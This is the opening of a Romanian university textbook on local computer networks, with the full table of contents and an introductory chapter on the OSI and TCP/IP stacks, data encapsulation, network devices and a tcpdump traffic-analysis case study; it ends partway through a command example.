Rețele locale de calculatoare

Răzvan Rughiniș
Mihai Carabaș
Răzvan Deaconescu
Mihai Bucicoiu

Cuprins

0 Rețea de calculatoare 1
0.1 Stiva de protocoale 2
0.2 Încapsularea datelor 3
0.3 Echipamente de rețea 4
0.4 Clasificarea rețelelor 6
0.5 Studiu de caz 7
0.5.1 Analiza traficului de nivel 2 8
0.5.2 Analiza traficului de nivel 3 8
0.5.3 Analiza traficului de nivel 4 9
0.5.4 Analiza conținutului de date 10
0.6 Concluzii 11
0.6.1 Linux 11
0.7 Întrebări 12
1 Nivelul fizic 13
1.1 Semnale 13
1.1.1 Semnale analogice 13
1.1.2 Semnale digitale 15
1.1.3 Codificări ale semnalelor 16
1.1.4 Transmisia datelor digitale folosind semnale analogice 20
1.1.5 Multiplexarea semnalului 23
1.1.6 Caracteristici ale semnalului 25
1.2 Medii de transmisie 26
1.2.1 Cablul coaxial 27
1.2.2 Cablul torsadat 27
1.2.3 Fibra optică 32
1.2.4 Caracteristici ale mediilor de transmisie 38
1.2.5 Interfețe de mare viteză 40
1.3 Utilitare pentru gestiunea nivelului fizic 40
1.3.1 Linux 41
1.3.2 Cisco IOS 43
1.3.3 Windows 44
1.4 Scenarii de utilizare 44
1.5 Studiu de caz 46
1.6 Concluzii 47
1.6.1 Linux 48
1.6.2 Cisco IOS 48
1.6.3 Windows 48
1.7 Întrebări 49
1.8 Referinţe 50
2 Rețele Ethernet 51
2.1 Accesul la mediu 51
2.1.1 Rețele Ethernet în mediu partajat 52
2.1.2 Full-duplex Ethernet 53
2.2 Încapsularea datelor în rețelele Ethernet 54
2.2.1 Adresarea MAC 54
2.2.2 Formatul cadrelor Ethernet 55
2.2.3 Caracteristici ale rețelelor Ethernet 56
2.2.4 FastEthernet şi Gigabit Ethernet 56
2.2.5 Ethernet în rețele WAN 58

2.3 Comutarea cadrelor în rețele Ethernet 60
2.3.1 Rolul unui switch 60
2.3.2 Procesul de învățare 61
2.3.3 Procesul de comutare a cadrelor 62
2.3.4 Metode de comutare 63
2.3.5 Tratarea traficului de multicast 64
2.3.6 Impactul difuzărilor și al coliziunilor 64
2.4 Redundanța în rețele Ethernet 66
2.4.1 Spanning Tree Protocol 67
2.4.2 Reguli şi roluri în convergenţă 67
2.4.3 Exemplu de topologie de STP 68
2.4.4 Criterii de reconvergenţă 70
2.4.5 Variante de STP 71
2.5 Utilitare pentru gestiunea rețelelor Ethernet 72
2.5.1 Linux 72
2.5.2 Cisco IOS 73
2.5.3 Windows 73
2.6 Scenarii 76
2.6.1 Comutarea cadrelor în interiorul rețelei locale 76
2.6.2 STP 77
2.7 Studiu de caz 80
2.7.1 Tratarea jumbo frames 80
2.7.2 RSTP 82
2.8 Întrebări 85
2.9 Referințe 86
3 Protocolul IPv4 87
3.1 Pachete IPv4 87
3.1.1 Clase de adrese 89
3.1.2 Masca de rețea 91
3.2 Protocolul ARP 94
3.3 DHCP 99
3.4 Configurarea protocolului IPv4 100
3.4.1 Linux 100
3.4.2 Cisco IOS 106
3.4.3 Windows 108
3.5 Scenarii de utilizare 114
3.6 Studiu de caz 116
3.6.1 APIPA 116
3.6.2 DHCP Relay 117
3.7 Concluzii 118
3.7.1 Linux 118
3.7.2 Cisco IOS 119
3.7.3 Windows 119
3.8 Întrebări 120
3.9 Referințe 120
4 Protocolul IPv6 121
4.1 Adresarea IPv6 121
4.1.1 Apariția și migrarea la protocolul IPv6 121
4.1.2 Scrierea adreselor IPv6 124
4.1.3 Clasificarea adreselor IPv6 125
4.1.4 Subnetarea adreselor IPv6 130
4.2 Descrierea pachetelor IPv6 132

4.2.1 Antetul IPv6 ... 132
4.2.2 Pachete de tip ICMP ... 134
4.2.3 Protocolul Neighbor Discovery Protocol ... 135
4.3 Configurarea adreselor IPv6 ... 137
4.3.1 Linux ... 137
4.3.2 Cisco IOS ... 137
4.3.3 Windows ... 137
4.4 Scenarii de folosire ... 139
4.4.1 Topologie folosind configurare automată ... 139
4.4.2 Topologie avansată IPv6 ... 140
4.5 Studiu de caz ... 141
4.6 Concluzii ... 144
4.6.1 Linux ... 144
4.6.2 Cisco IOS ... 144
4.6.3 Windows ... 145
4.7 Întrebări ... 145
4.8 Referințe ... 146
5 Optimizarea rețelelor locale ... 147
5.1 Definirea rețelelor locale virtuale ... 148
5.1.1 Limitări ale topologiilor Ethernet cu un singur domeniu de broadcast ... 148
5.1.2 Tipuri de VLAN-uri ... 150
5.1.3 Tipuri de legături și identificarea cadrelor dintr-un VLAN în rețea ... 150
5.1.4 Tipuri de VLAN-uri și distribuirea lor în rețea ... 154
5.1.5 Rutarea între rețele locale virtuale ... 155
5.2 Agregarea legăturilor de nivel 2 ... 156
5.2.1 Considerente generale ... 156
5.2.2 Distribuția traficului pe legături agregate ... 157
5.2.3 Protocoale de negociere a legăturilor agregate ... 158
5.3 Securizarea rețelelor locale ... 159
5.3.1 Limitarea numărului de adrese MAC ... 159
5.3.2 DHCP snooping ... 160
5.3.3 Prevenirea atacurilor de tip ARP poisoning ... 162
5.3.4 Controlul storm-urilor în cadrul rețelei ... 164
5.4 Utilitare ... 164
5.4.1 Linux ... 164
5.4.2 Cisco IOS ... 166
5.5 Scenariu ... 171
5.6 Studiu de caz ... 177
5.6.1 Rutare inter-VLAN pe Linux ... 177
5.6.2 Multiple Spanning Tree Protocol ... 178
5.7 Concluzii ... 181
5.7.1 Linux ... 182
5.7.2 Cisco IOS ... 182
5.8 Întrebări ... 183
5.9 Referințe ... 184
6 Rutare ... 185
6.1 Rolul unui ruter ... 185
6.1.1 Procesul de rutare ... 186
6.1.2 Tipuri de rute ... 190
6.1.3 Construirea tabelei de rutare ... 192
6.1.4 Agregarea rutelor ... 193
6.2 Protocoale de rutare ... 194

6.2.1 Clasificarea protocoalelor de rutare ... 195
6.2.2 Protocolul RIP ... 197
6.2.3 Protocolul BGP ... 197
6.3 Comunicația din rețeaua locală ... 198
6.3.1 Default Gateway ... 198
6.3.2 Proxy ARP ... 199
6.4 Utilitare pentru gestiunea procesării de nivel rețea ... 200
6.4.1 Linux ... 200
6.4.2 Cisco IOS ... 202
6.4.3 Windows ... 204
6.5 Scenarii ... 206
6.5.1 Configurarea rutării statice ... 206
6.5.2 Modificarea încapsulării datelor ... 211
6.6 Studiu de caz ... 212
6.6.1 Depanarea unei conexiuni la Internet ... 212
6.7 Întrebări ... 215
6.8 Referințe ... 216
7 Securizarea rețelei ... 217
7.1 Nivelul transport ... 217
7.1.1 TCP vs. UDP ... 218
7.1.2 TCP – descrierea protocolului ... 219
7.1.3 ICMP ... 220
7.2 Firewall ... 220
7.3 Securizarea conexiunii ... 222
7.4 Utilitare ... 225
7.4.1 Linux ... 225
7.4.2 Cisco IOS ... 239
7.4.3 Windows ... 242
7.5 Scenariu de utilizare ... 243
7.6 Studiu de caz ... 248
7.6.1 Server SSH Linux ... 248
7.6.2 Server SSH Cisco IOS ... 249
7.6.3 Configurare Windows Firewall ... 249
7.7 Concluzii ... 260
7.7.1 Linux ... 261
7.7.2 Cisco IOS ... 261
7.7.3 Windows ... 261
7.8 Întrebări ... 262
7.9 Referințe ... 263
8 Alterarea pachetelor ... 265
8.1 Moduri de alterare a pachetelor ... 266
8.2 Translatarea de adrese ... 267
8.2.1 NAT de bază ... 268
8.2.2 NAPT ... 270
8.2.3 Avantajele și dezavantajele NAT ... 273
8.2.4 Traversarea NAT ... 274
8.3 Implementarea translatării de adrese ... 276
8.3.1 Implementarea NAT pe Linux ... 276
8.3.2 Implementarea NAT pe Cisco ... 277
8.4 Tunelarea ... 279
8.4.1 Modul general de tunelare a pachetelor ... 280
8.4.2 Tunel ipip ... 280

8.4.3 Tunel GRE ... 280
8.4.4 Tunelare IPv6/IPv4 ... 280
8.4.5 Virtual Private Networks ... 282
8.4.6 PPPoE ... 282
8.5 Configuarea tunelurilor ... 283
8.5.1 Linux ... 283
8.5.2 Cisco IOS ... 283
8.6 Scenarii de folosire a tunelării ... 283
8.6.1 Configurare tunel IPv6-over-IPv4 (sit) în Linux ... 283
8.6.2 Configurare tunel GRE în IOS pentru pachete multicast ... 284
8.7 Studii de caz ... 285
8.7.1 Aplicație pentru tunel IPv6 dinamic în Windows ... 285
8.7.2 OpenVPN ... 286
8.8 Întrebări ... 287
8.9 Referințe ... 288
9 Servicii de rețea ... 289
9.1 Modelul client server ... 290
9.1.1 Socketi și servicii ... 291
9.1.2 Modelul Peer-to-Peer ... 292
9.2 Tipuri de servicii ... 293
9.3 Serviciul DNS ... 294
9.3.1 Ierarhia de domenii în DNS ... 294
9.3.2 Înregistrări DNS ... 297
9.3.3 Funcționarea serviciului DNS ... 300
9.3.4 Implementarea resolverului DNS pe Linux ... 302
9.3.5 Utilitarul host ... 304
9.4 Serviciul web ... 306
9.4.1 Dezvoltarea și standardizarea WWW ... 307
9.4.2 Identificarea resurselor în Web ... 308
9.4.3 HTTP ... 310
9.4.4 HTTPS ... 311
9.4.5 Servere web ... 312
9.4.6 Clienți web ... 313
9.4.7 Utilitarele wget și curl ... 314
9.5 Serviciul de e-mail ... 316
9.5.1 Adrese de e-mail, căsuțe poștale și mesaje ... 317
9.5.2 Funcționarea serviciului de e-mail ... 318
9.5.3 Protocoale de e-mail ... 320
9.5.4 Servere de e-mail ... 322
9.5.5 Clienți de e-mail ... 323
9.5.6 Utilizarea serviciului de e-mail pe Linux ... 323
9.6 Scenarii de utilizare a serviciilor de rețea ... 324
9.6.1 Upload prin SSH și descărcare prin HTTP ... 324
9.6.2 Transmiterea unei resurse prin email automat ... 325
9.6.3 Captura mesajelor SMTP ... 325
9.7 Studiu de caz ... 326
9.7.1 Serviciul FTP ... 326
9.7.2 Distribuirea unui fisier prin BitTorrent ... 327
9.8 Sumar de comenzi și fișiere ... 328
9.8.1 Linux ... 328
9.9 Întrebări ... 329
9.10 Referințe ... 330

10 Wireless 331
10.1 Descrierea comunicaţiei wireless la nivel fizic 331
10.1.1 Unde electromagnetice 332
10.1.2 Benzile ISM şi UNII 333
10.1.3 Frecvenţa 2.4GHz vs 5GHz 334
10.2 Standarde pentru reţele locale (WLANs) 334
10.2.1 Standardul 802.11b 334
10.2.2 Standardul 802.11a 335
10.2.3 Standardul 802.11g 335
10.2.4 Standardul 802.11n 336
10.3 Implementarea unei reţele wireless 337
10.3.1 Echipamente wireless de interconectare 337
10.3.2 Topologii wireless 338
10.4 Comunicaţia wireless 339
10.4.1 Formatul cadrului 802.11 339
10.4.2 Accesul la mediu 341
10.4.3 Canale de comunicaţie 342
10.4.4 Roaming 343
10.5 Mecanisme de securitate wireless 344
10.5.1 SSID broadcast 344
10.5.2 Filtrare bazată pe adresa MAC 344
10.5.3 WEP 345
10.5.4 WPA/WPA2 345
10.6 Utilitare şi fişiere de configurare 346
10.6.1 Linux 346
10.6.2 Windows 350
10.7 Scenariu 355
10.8 Studii de caz 360
10.8.1 WiMax 361
10.8.2 PoE (Power over Ethernet) 362
10.9 Concluzii 362
10.9.1 Linux 363
10.10 Întrebări 364
10.11 Referinţe 365
Anexa A 366

0 Rețea de calculatoare

Ce se învață în acest capitol?

- Ce este o rețea de calculatoare
- Echipamente de rețea
- Stiva de protocoale
- Topologii

Cine este ...


Robert Metcalfe este un inginer electronist american, creditat ca fiind co-inventator al Ethernet-ului și autor al legii ce îi poartă numele. Această lege spune că numărul comunicațiilor într-o rețea este proporțional cu pătratul numărului utilizatorilor. De asemenea, legea are aplicabilitate în economie și management, un exemplu fiind firmele competitive care vor să fuzioneze.

Comunicația interumană la distanță este folosită din cele mai vechi timpuri. Modalitățile prin care aceasta se realizează au evoluat continuu: de exemplu, mesajele transmise cu porumbeii călători sau prin curieri au devenit mult mai accesibile prin apariția poștei. În anii 90 au apărut rețelele de calculatoare, redefinind transmiterea mesajelor. În cadrul acestei noi organizări a comunicării, cei care se ocupă cu transmiterea efectivă a informației nu mai sunt doar oamenii. Acest lucru este preluat, în mare parte, de dispozitivele de calcul.

La nivelul cel mai general, o **rețea de calculatoare** este o modalitate de interconectare a mai multor sisteme de calcul, în vederea partajării resurselor și a schimbului de informații între acestea.

Dispozitivele care ajută la interconectarea calculatoarelor sunt de mai multe tipuri și au deseori producători diferiți. Pentru a se realiza comunicația acestea trebuie să respecte un set de reguli predefinite. Acest set de reguli poartă numele de **protocol**. Conceptul ne este familiar și în cazul scrisorilor. Cei care le trimit trebuie să respecte niște reguli sau, cu alte cuvinte, să folosească un protocol: să completeze plicul cu destinatarul și expeditorul, scrisoarea să aibă un format recunoscut și, cel mai important, să folosească o limbă inteligibilă serviciilor poștale și, desigur, destinatarului.

Interconectarea sistemelor de calcul este asemănătoare cu interconectarea componentelor unui calculator prin magistrale (circuite electrice integrate pe placa de bază) și chipset (coordonatorul componentelor din sistem). Legătura între sistemele de calcul se face prin intermediul unor medii de comunicație, echivalente cu magistralele (cabluri de cupru, fibra optică, aerul) și a unor echipamente de rețea, echivalente cu mai multe chipset-uri (placă de rețea, switch-uri, media convertoare, puncte de acces radio, rutere). Și în cadrul sistemului de calcul, pe lângă componentele fizice (magistralele și chipseturile), este nevoie de reguli de comunicare. Astfel sunt implementate protocoale specifice fiecărei componente conectate (exemplu: SATA – comunicația și controlul dispozitivelor de stocare implementate în hardware). Un alt exemplu de protocol este un driver (acesta este folosit de sistemul de operare pentru a comunica cu dispozitivul asociat).



0-1 Rețea de calculatoare

0.1 Stiva de protocoale

După cum s-a menționat anterior, comunicația între două entități necesită un protocol (de exemplu, pentru ca două persoane să se înțeleagă, trebuie să vorbească aceeași limbă). Așadar, **un protocol** este un set de reguli care stabilește modul în care două dispozitive schimbă informații într-o rețea de calculatoare.


Scopul final al unei rețele este să asigure comunicația între două aplicații oarecare. De exemplu comunicația dintre un browser și un server web trebuie să funcționeze indiferent de producătorii echipamentelor de interconectare (Cisco, Juniper, etc), ai sistemului de operare ce rulează pe stația de calcul (Linux, Windows, MacOS) sau ai implementării ce asigură interfața cu utilizatorul (Firefox, Chrome, Internet Explorer, etc). Practic trebuie asigurată interoperabilitatea între oricare două aplicații. Acestea trebuie să împacheteze informația, să o transmită pe mediu, să se asigure că a ajuns la destinație, să preia răspunsul, etc. Dacă toate acestea ar trebui implementate de fiecare aplicație, timpul de dezvoltare ar fi foarte mare și bineînțeles că ar introduce probleme de incompatibilitate. Prin urmare, protocolul trebuie respectat de toate echipamentele dintr-o rețea. Acestea sunt dezvoltate de diferiți producători, fiind diferite din punct de vedere hardware și software.

Pentru a simplifica pașii necesari în care se realizează comunicația într-o rețea de calculatoare, protocoalele sunt dispuse într-o stivă, având un rol bine definit la fiecare nivel. Astfel, protocoalele de pe un anumit nivel se folosesc de serviciile oferite de protocoalele de la nivelurile inferioare și oferă servicii, la rândul lor, protocoalelor de la nivelurile superioare, reducându-se complexitatea implementării unui nou protocol. Cel mai important beneficiu este acela că programele ce rulează într-un sistem de operare pot trimite sau primi date din rețea, nefiind necesar să se ocupe de modul în care sunt trimise. Acest concept de separație este folosit și în programare, fiind filozofia lumii UNIX: *do one thing and do it well*.

Un exemplu de stivă de protocoale este modelul OSI (Open Systems Interconnection), având șapte niveluri. Acesta este un model teoretic, de referință, nefiind implementat. Nivelul 1 (fizic) se ocupă cu transmisia unui șir de biți pe un canal de comunicație. Nivelul 2 (legătură de date) se ocupă cu adresarea fizică a stațiilor într-o rețea și cu accesul la mediu (reglementând când poate un dispozitiv să trimită *cadre* astfel încât acestea să nu interfereze cu alte echipamente din rețea). Cu ajutorul nivelului 3 (de rețea) se determină calea către destinație a unui *pachet*. Nivelul 4 este nivelul transport, aici asigurându-se controlul fluxului de date (verificarea integrității unui pachet, ordinea corectă a pachetelor primite etc.). Astfel, pachetele primite de acest nivel sunt asociate în ordinea corectă într-un *segment*. Nivelul 5 (sesiune) gestionează conexiunile între aplicații (închide și deschide conexiuni). Nivelul 6 (prezentare) asigură compresia și criptarea datelor. Ultimul nivel (nivelul aplicație) specifică interfața cu utilizatorul (atunci când este dezvoltată o aplicație, programatorul folosește interfața pusă la dispoziție de acest nivel pentru a trimite *mesaje*).

După cum s-a menționat anterior, modelul OSI este un model teoretic. În Internet se folosește stiva de protocoale TCP/IP, o formă simplificată a modelului OSI. Denumirea TCP/IP provine din faptul că IP este principalul protocol de nivel 3, iar TCP este principalul protocol de la nivelul transport.

Stiva OSI și cea TCP/IP au fost concepute în același timp și fiecare a contribuit la dezvoltarea celeilalte. TCP/IP unifică primele două nivele și ultimele trei ale modelului OSI, obținându-se o implementare concentrată (vezi Fig. 0-2). Astfel, modul de transmisie al biților și accesul la mediu este asigurat de un singur protocol (Ethernet, PPP – vezi capitolul *Rețele Ethernet*). Nivelul rețea, din stiva OSI, corespunde nivelului Internet în TCP/IP, unde principalul protocol folosit este IP (în două versiuni – vezi capitolele *Ipv4* și *Ipv6*). La nivelul transport, protocoalele folosite sunt TCP (orientat conexiune – adică se negociază o conexiune logică înainte de transmisia efectivă), UDP (neorientat conexiune – adică pachetul se trimite direct către destinație) și ICMP (vezi capitolul *Securizarea rețelei*). Modul de stabilire al conexiunii, de asigurare a compresiei și a confidențialității este asigurat de către nivelul aplicație, același ce expune interfața de comunicație pentru utilizator/programator. Exemple de protocoale corespunzătoare nivelului aplicație sunt: HTTP (pentru accesul la paginile WEB), POP3/IMAP (pentru accesul la e-mail-urile din căsuța poștală), SMTP (pentru a trimite email-uri), SSH (acces securizat de la distanță), DNS (rezolvarea numelor – adică face legătura între adresele calculatoarelor și nume predefinite, care sunt mai ușor de reținut).




0-2 OSI vs. TCP/IP

Stiva TCP/IP este implementată, de obicei, în nucleul sistemului de operare. Astfel, orice aplicație trimite pachetele nucleului din sistemul de operare, acesta ocupându-se mai departe să treacă respectivul pachet prin fiecare nivel al stivei.

0.2 Încapsularea datelor

După cum s-a menționat anterior, datele ce trebuie trimise către o destinație definită trebuie să parcurgă de sus în jos stiva de protocoale, adăugându-se câte un antet la fiecare nivel. Antetul conține informația necesară protocolului de la acel nivel, urmând a fi interpretată de receptor. Acest proces poartă numele de încapsulare (vezi Fig. 0-3). Astfel, la informațiile de trimis, se mai adaugă alte date, denumite uneori metadate (date despre date).



0-3 Încapsularea datelor

Pornind de sus, în stiva OSI, se observă că la nivelele 5, 6, 7 nu se adaugă nici un fel de informație. La aceste nivele funcționează aplicația, acesta fiind argumentul pentru care stiva TCP are definit doar nivelul aplicație. Dacă aplicația are nevoie de servicii, va trebui să le implementeze incluzând, eventual, informații despre acestea în câmpul de date la care are acces, pentru a fi interpretate de receptor. Următoarele trei nivele adaugă fiecare câte un antet specific (Transport, Rețea, Legătură de date). În final, datele încapsulate sunt transmise nivelului fizic, pentru a le pune pe mediul de transmisie, folosind echipamente specifice (de rețea).

0.3 Echipamente de rețea

Echipamentele de rețea sunt cele ce asigură transmisia efectivă a datelor și pot fi de mai multe tipuri, în funcție de nivelul stivei la care operează. Acestea iau decizia de transmitere/recepție în funcție de informațiile ce se găsesc în antetul de la nivelul respectiv.

Placa de rețea

Aceasta permite unui sistem de calcul să schimbe informații cu un altul, fiind interfața de comunicație cu o rețea de calculatoare. După ce datele parcurg întreaga stivă de protocoale a sistemului de operare, fiind încapsulate, driverul (protocolul ce ajută sistemul de operare să comunice cu placa de rețea) le trimite plăcii de rețea.

În engleză se folosesc mai mulți termeni, având aceeași semnificație: network card, network adapter, network interface, NIC (Network Interface Controller).

0-4 Placa de rețea

Atunci când un calculator are o singură placă de rețea, spunem că acesta are o singură interfață, iar când are două plăci de rețea, spunem că acesta are două interfețe. Denumirea de interfață este abstracția dată de sistemul de operare (modul în care acesta vede o placă de rețea). Există două tipuri de interfețe: fizice și virtuale. Interfața fizică reprezintă o placă de rețea (de exemplu, pe un sistem Linux, interfețele Ethernet sunt numite *ethX,* unde X este numărul interfeței). Interfețele virtuale nu există din punct de vedere fizic în configurația hardware a sistemului. Un exemplu este interfața de *loopback,* aceasta fiind folosită pentru a referi stația curentă ca și cum aceasta s-ar afla într-o rețea (deși nu există nici o legătură fizică).

În topologiile prezente în această carte nu vom figura placa de rețea. În schimb, vom reprezenta sistemul de calcul (stația), ce folosește o placă de rețea pentru a se conecta la alte echipamente (vezi Fig. 0-5).

0-5 Sistem de calcul (stație)

Repetor (Hub)

Repetorul este folosit pentru regenerarea și amplificarea semnalului. În mod uzual, acesta are două interfețe, și toate datele primite pe o interfață, le trimite pe cealaltă, fără nici un fel de analiză. În zilele noastre acesta nu se mai folosește (vezi dezavantajele folosirii hub-ului în capitolul ce descrie tehnologia *Ethernet*).

Switch

Switch-ul este un dispozitiv de interconectare cu un număr variabil de interfețe (de la cinci în sus). Comutarea pachetelor, adică direcționarea lor de pe un port pe altul, se face la nivelul 2 al stivei OSI, respectând anumite reguli (vezi capitolul *Rețele Ethernet).*

a) **b)**

0-6 Switch

În schemele logice un switch este uneori reprezentat printr-un dreptunghi cu două săgeți având sensuri diferite (vezi Fig. 0-6a). În cadrul acestei cărți vom folosi o reprezentare alternativă, cu două grupuri de săgeți paralele (vezi Fig 0-6b).

Ruter


Ruterul este utilizat pentru interconectarea mai multor rețele de calculatoare, având un număr variabil de interfețe (cel puțin două). Ruterele pot fi echipamente hardware dedicate, produse de diferiți vendori, cu sisteme de operare proprietare (Cisco, Juniper, Fortinet, etc.). De asemenea, pe post de ruter se poate folosi un calculator, cu orice sistem de operare, ce are minim două interfețe, dat fiind că orice sistem de operare are capabilitatea de rutare. Decizia de comutare a pachetelor se ia în funcție de nivelul 3 al stivei OSI (vezi capitolul de *Rutare*).

Reprezentarea ruterului în schemele logice se realizează printr-un cerc, cu două grupuri de săgeți perpendiculare. Săgețile dintr-un grup au sensuri opuse (vezi Fig 0-7).

0-7 Ruter

Toate echipamentele prezentate anterior se pot interconecta în moduri diferite, influențând în mod direct performanța unei rețele. Combinațiile în care se pot conecta mai multe dispozitive într-o rețea poartă numele de topologie.

Topologia se referă la două aspecte importante în dispunerea echipamentelor: modul în care acestea sunt conectate între ele din punct de vedere fizic, purtând numele de **topologie fizică**, și modul în care echipamentele sunt folosite pentru a realiza comunicația între entități, purtând numele de **topologie logică**.



0-8 Topologie

Un exemplu de topologie este cea din Fig. 0-8. Se observă porturile pe care sunt conectare calculatoarele, dispunerea înlănțuită a switch-urilor, legături multiple între diferite noduri (switch-uri). Practic, aceasta este topologia fizică.

Dacă stația F dorește să comunice cu stația A, prin ce switch se vor duce datele, Sw2 sau Sw1? Răspunsul la această întrebare este dat de topologia logică, construită pe anumite considerente (va folosi Sw2 daca acesta trimite mai repede datele). Un exemplu de topologie logică, pentru comunicația dintre stațiile conectate la Sw7 și stațiile conectate la Sw9, ar fi: Sw7-Sw2-Sw3-Sw9.

Se observă două legături între Sw3 și Sw2. Care din ele va fi folosită? Răspunsul este, de asemenea, legat de topologia logică. Este posibil ca aceste legături să funcționeze simultan, cu scopul de a trimite mai multe date simultan, sau doar să funcționeze alternativ (când se întrerupe una, se activează cealaltă, eventual cu scop de back-up).

0.4 Clasificarea rețelelor

În funcție de tipurile de echipamente folosite și distanța între nodurile unei rețele, putem clasifica rețelele în: Local Area Network, Metropolitan Area Network, Wide Area Network. Fiecărui tip îi sunt specifice anumite protocoale sau tehnologii de interconectare.

Local Area Network (LAN)

Calculatoarele dintr-un LAN sunt de regulă prezente în aceeași cameră, clădire sau campus (distanțele sunt cuprinse între 1 și 1000 de metri). Trebuie specificat faptul că distanțele nu sunt propriu-zis definitorii pentru tipul rețelei: nu putem spune că dacă sunt 500 de metri între 2 calculatoare acestea sunt obligatoriu în același LAN. În general, un LAN este delimitat de punctul de ieșire către Internet (practic legătura cu rețelele MAN/WAN). Acesta este un ruter care poartă numele de *Gateway*. Standardele predominante în LAN sunt Ethernet (cablu de cupru) și WLAN (radio).

Metropolitan Area Network (MAN)

MAN se referă la reţele ce se întind pe suprafaţa unui oraş (distanţe de până la 10 km). Din punct de vedere tehnic acest tip de reţea este rar folosit, neexistând tehnologii specific definite. În general se foloseşte Ethernet. Acest termen (MAN) este utilizat în departamentele comerciale ale furnizorilor de internet (Internet Service Provider - ISP), specificând viteza disponibilă pentru clienţi în oraşul respectiv.


Wide Area Network (WAN)

Reţelele WAN sunt cele care interconectează noduri din aceeaşi ţară sau continent. Practic, legătura către WAN este legătura către Internet. Tehnologiile folosite sunt din cele mai diverse: MPLS, ATM, Frame Relay, PPP (Point-to-Point Protocol), acestea adresându-se furnizorilor de internet (ISP).

0.5 Studiu de caz

În depanarea problemelor apărute în reţelele de calculatoare este foarte importantă inspecţia conţinutului pachetelor. Un utilitar des întâlnit în lumea UNIX pentru acest lucru este *tcpdump*. Acesta permite vizualizarea antetelor rezultate în urma încapsulării datelor.

În Fig. 0-9 avem o topologie a unei reţele de calculatoare formată din staţii, switch-uri şi rutere. Vom considera legăturile fizice ca fiind pe cupru. După cum se poate observa, LAN-ul (reţeaua locală) este delimitat de un ruter (HQ). Acesta face legătura cu ISP-ul (Internet Service Provider).



0-9 Topologie: studiu de caz

Ruterul HQ rulează un sistem de operare Linux. Se doreşte să se analizeze traficul ce vine din reţeaua locală (portul 2) şi se duce către ISP (portul 1). Fiind un ruter Linux, vom considera interfeţele ca fiind Ethernet. Astfel, sistemul de operare va abstractiza portul 1 ca fiind interfaţa eth1 şi portul 2 ca interfaţa eth2.

Pentru a afla opţiunile puse la dispoziţie de utilitarul *tcpdump* se foloseşte parametrul `-h` (help). Acest parametru este prezent în majoritatea utilitarelor din Linux.

```
root@HQ:~# tcpdump -h
tcpdump version 4.0.0
libpcap version 1.0.0
Usage: tcpdump [-aAdDefIKlLnNOpqRStuUvxX] [ -B size ] [ -c count ]
                [ -C file_size ] [ -E algo:secret ] [ -F file ] [ -G seconds ]
                [ -i interface ] [ -M secret ] [ -r file ]
                [ -s snaplen ] [ -T type ] [ -w file ] [ -W filecount ]
                [ -y datalinktype ] [ -z command ] [ -Z user ] [ expression ]
```

Pentru o descriere mai amplă a fiecărei opţiuni se poate utiliza manualul, rulând `man tcpdump`. Conţinutul este destul de extensiv, iar pentru o căutare rapidă se recomandă folosirea sintaxei `/cuvânt_de_căutat`, introdusă în interfaţa manualului.

Utilitarul `tcpdump`, rulat fără nici o opţiune, va afişa absolut toate pachetele ce trec prin prima interfaţă a ruterului (în general *eth0*). Pentru a selecta numai traficul ce trece printr-o interfaţă, se foloseşte opţiunea `-i` (interface). Astfel, pentru a vedea traficul de pe interfaţa *eth1* , aparţinând ruterului HQ executăm în consolă:

```
root@HQ:~# tcpdump -i eth1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 96 bytes
14:05:23.479151 IP HQ.ssh > 79-117-24-159.rdsnet.ro.52497: Flags [P.], seq
2748149827:2748150023, ack 1188286833, win 192, length 196
```

După cum se poate observa şi în output, pentru a obţine informaţii suplimentare despre pachete se adaugă opţiunile `-v` (verbose) sau `-vv` (very verbose), cea din urmă oferind şi mai multe date despre protocoale. Informaţiile oferite de `tcpdump` vor fi analizate în secţiunile următoare.

Specificând doar intefaţa, `tcpdump` va afişa absolut toate pachetele de trec prin interfaţa respectivă, fiind aproape imposibil de înţeles fluxul de trafic. În practică, pentru a selecta traficul dorit se folosesc opţiunile puse la dispoziţie. În mod implicit se afişează doar antetele de nivel 3 (adresa IP) şi 4 (portul). **ATENŢIE:** `tcpdump` trebuie rulat având drepturile utilizatorului privilegiat (root).

0.5.1 Analiza traficului de nivel 2

Pentru a afişa antetul de nivel 2 (căutare în man: `/Link Level Headers`) se adaugă opţiunea `-e`:

```
root@HQ:~# tcpdump -i eth1 -e
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 96 bytes
18:24:11.369298 00:02:b3:a0:9f:65 (oui Unknown) > 00:1d:71:99:05:40 (oui Unknown),
ethertype IPv4 (0x0800), length 250: HQ.ssh > 79-117-24-159.rdsnet.ro.59684: Flags [P.], seq
3197383668:3197383864, ack 3283769467, win 192, length 196
```

Primul câmp (*18:24:11.369298*) reprezintă ora la care s-a înregistrat pachetul. După momentul de timp, urmează antetul de nivel 2. Acesta este alcătuit din adresa MAC sursă (*00:02:b3:a0:9f:65* – vezi capitolul *Reţele Ethernet*) şi din adresa MAC destinaţie (*00:1d:71:99:05:40*).

0.5.2 Analiza traficului de nivel 3

După cum s-a precizat anterior, antetul de nivel 3 este afişat în mod implicit. În captura anterioară, după antetul de nivel 2 (*00:02:b3:a0:9f:65 (oui Unknown) > 00:1d:71:99:05:40 (oui Unknown)*), urmează numele protocolului de nivel 3 (*IPv4 (0x0800)*), însoţit de adresele sursă (*HQ*) şi destinaţie (*79-112-24-159.rdsnet.ro*).

Adresele sursă şi destinaţie sunt sub forma unor nume. Aceste nume sunt obţinute folosind serviciul de DNS (vezi capitolul *Servicii de reţea*). Pentru a nu mai face această transformare în nume, se poate folosi opţiunea `-n` (numeric), utilitarul rulând mai rapid. Această opţiune se regăseşte la toate utilitarele ce lucrează cu IP-uri (`netstat`, `iptables` etc.), având scopul de a nu mai aştepta pentru transformarea în nume, fiind mai rapide.

```
root@HQ:~# tcpdump -i eth1 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 96 bytes
14:19:21.569228 IP 86.122.60.17.22 > 79.117.24.159.52497: Flags [P.], seq
2748184943:2748185139, ack 1188287917, win 192, length 196
```

În cele ce urmează vom descrie diferite tipuri de filtre pentru selectarea traficului, în funcţie de datele din antetul de nivel 3:

- după adresa IP sursă prin parametrul `src`, urmat de adresa IP sau nume

```
root@HQ:~# tcpdump -i eth1 -n src 86.122.60.17
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 96 bytes
